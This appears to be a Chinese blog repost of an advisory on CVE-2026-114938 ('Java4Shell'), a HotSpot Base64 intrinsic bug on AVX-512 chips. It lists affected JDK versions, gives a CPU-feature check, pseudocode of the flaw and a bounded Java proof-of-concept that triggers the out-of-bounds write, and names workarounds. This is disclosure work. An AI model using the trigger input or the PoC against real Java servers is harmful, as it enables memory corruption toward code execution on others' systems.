

CVE-2026-114938
本周披露的安全研究公司 Calif 表示,一个名为 Java4Shell 的Java缺陷可以让没有帐户的攻击者在Jira、Jenkins、Keycloak和其他三个广泛使用的应用程序上运行自己的代码。根据CVSS4.0,他们将缺陷评为 9.2 分.

甲骨文和OpenJDK项目今天发布了 CVE-2026-114938 ,其开源代码支撑了许多供应商的Java构建。
触发条件异常简单:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
它只能在支持AVX-512 VBMI的x86-64芯片上运行。
排查方法:
在Linux上,此命令显示服务器的芯片是否具有易受攻击代码所需的四个功能,并且所有四个功能 avx512bw 、 avx512f 、 avx512vbmi 、 bmi2 都必须出现在其输出;
grep -m1 '^flags' /proc/cpuinfo | tr ' ' '\n' | grep -E '^(avx512f|avx512bw|avx512vbmi|bmi2)$'
再进一步排查 JDK 版本与 JVM 配置即可。
影响了什么:
|
Java 架构
|
受影响的版本
|
|---|---|
|
Oracle Java SE 17
|
17.0.6 to 17.0.21.0.3
|
|
Oracle Java SE 21
|
21.0.13.0.3 and earlier
|
|
Oracle Java SE 25
|
25.0.5.0.3 and earlier
|
|
Oracle Java SE 27
|
27.0.1.0.3 and earlier
|
|
Amazon Corretto 17, 21, 25 and 27
|
Earlier builds, from 17.0.6 on for Corretto 17
|
|
Azul Zulu 17, 21, 25 and 27
|
Earlier builds, from 17.0.6 on for Zulu 17
|
|
Red Hat Enterprise Linux 8, 9 and 10, and Red Hat build of OpenJDK 17, 21 and 25
|
17.0.6 and later, including 21 and 25
|
问题是什么
问题在于 OpenJDK HotSpot 的 x86-64 Base64 内具体来说,如果您反复触发一个函数,那么它会将该函数编译为本机代码。
x86-64 Base64 在256字节块中迭代输入;如果小于256,那么它将在64字节块中迭代。当输入小于64字节时,它使用 evmovdqub ,这是 VMOVDQU8指令 。此指令采用64位掩码,该掩码决定从内存中读取或写入哪些字节。掩码首先从输入和输出长度中计算,然后更新以反映Base64编码字符串中的填充字节数( '=' )。这如下所示(示例):
// Zero High Bits Starting with Specified Bit Position
input_mask := bzhiq(-1, input_length)
output_len := (input_length / 4) * 3

// handle padding
if input[input_length - 1] == '=':
 output_len -= 1
 input_mask >>= 1
 if input[input_length - 2] == '=':
 output_len -= 1
 input_mask >>= 1

output_mask := bzhiq(-1, output_len)
在上述代码中,如果剩余的 input 形式为 =, ==, X=, X==, XY= 或 === ,那么 output_len 将计算为零。然而,由于有填充, output_len 被减少,导致不足值为 -1 或 -2 。由于 bzhiq(-1, output_len) 不会更改任何位,如果 output_len >= 64 ,这会导致 output_mask == -1u64 。
代码使用 evmovdqub 一次读取和写入多个字节。对于写入,如果掩码位为 1 ,则向量寄存器中该索引的字节被写入内存。因此,当 output_mask == -1u64 时,在以下操作中写入所有64字节:
evmovdqub(
 Address(dest, dp) /* Address: destination address addr */,
 k1 /* k1 == output_mask */,
 tmp /* XMMRegister src register/value to write */,
 true,
 Assembler::AVX_512bit /* vector length */
);
在运行时,解码的缓冲区长度计算为 (ceil(inp_len / 4) * 3) - padding 。当错误被触发时,以65字节 ([64 bytes] + '=') 作为输入,该计算分配了一个50字节的缓冲区。在解码过程中,错误使 evmovdqub 的 output_mask == -1 ,因此从偏移48开始写入64字节,在缓冲区末端写入边界外。
在 OpenJDK 17 上,触发输入是 'A' * 128 + '=' 而不是 'A' * 64 + '='” ,因为到达代码路径的长度阈值更高。

在受影响的JDK上,它打印 REPRODUCED :解码器拒绝输入,但超过解码输出的62字节(偏移50到111)已被覆盖。每个写入都落在一个真实数组中,因此触发器可以安全运行。
POC
import java.nio.charset.StandardCharsets;
import java.util.Arrays;
import java.util.Base64;

/** Bounded standalone trigger: every write stays inside a real 4096-byte array. */
public final class Base64Trigger {
 private static volatile int sink;

 public static void main(String[] args) {
 Base64.Decoder decoder = Base64.getDecoder();
 byte[] valid = "A".repeat(64).getBytes(StandardCharsets.US_ASCII);
 byte[] malformed = ("A".repeat(64) + "=").getBytes(StandardCharsets.US_ASCII);
 byte[] target = new byte[4096];

 for (int i = 0; i < 200_000; i++) {
 sink += decoder.decode(valid, target);
 }

 Arrays.fill(target, (byte) 0x5a);
 boolean rejected = false;
 try {
 decoder.decode(malformed, target);
 } catch (IllegalArgumentException expected) {
 rejected = true;
 }

 int changed = 0;
 int first = -1;
 int last = -1;
 for (int i = 50; i < target.length; i++) {
 if (target[i] != (byte) 0x5a) {
 changed++;
 if (first < 0) first = i;
 last = i;
 }
 }

 System.out.println("runtime=" + System.getProperty("java.runtime.version"));
 System.out.println("vm=" + System.getProperty("java.vm.name"));
 System.out.printf("rejected=%s changed=%d first=%d last=%d%n",
 rejected, changed, first, last);

 if (!rejected || changed != 62 || first != 50 || last != 111) {
 System.err.println("NOT REPRODUCED");
 System.exit(1);
 }
 System.out.println("REPRODUCED");
 }
}
建议
所有Java用户都应该立即更新。
还可以通过以下任一方式启动OpenJDK来暂时解决Java4Shell的问题:
-XX:-UseBASE64Intrinsics 禁用硬件加速的Base64编码和解码。
或者是
-XX:UseAVX=2 禁用AVX-512。
点一下 推荐吧 ,喜欢的转发一下
📰 相关阅读
— 阅读原文请访问微信公众号「表哥带我」 · 原文链接 —


暂无评论内容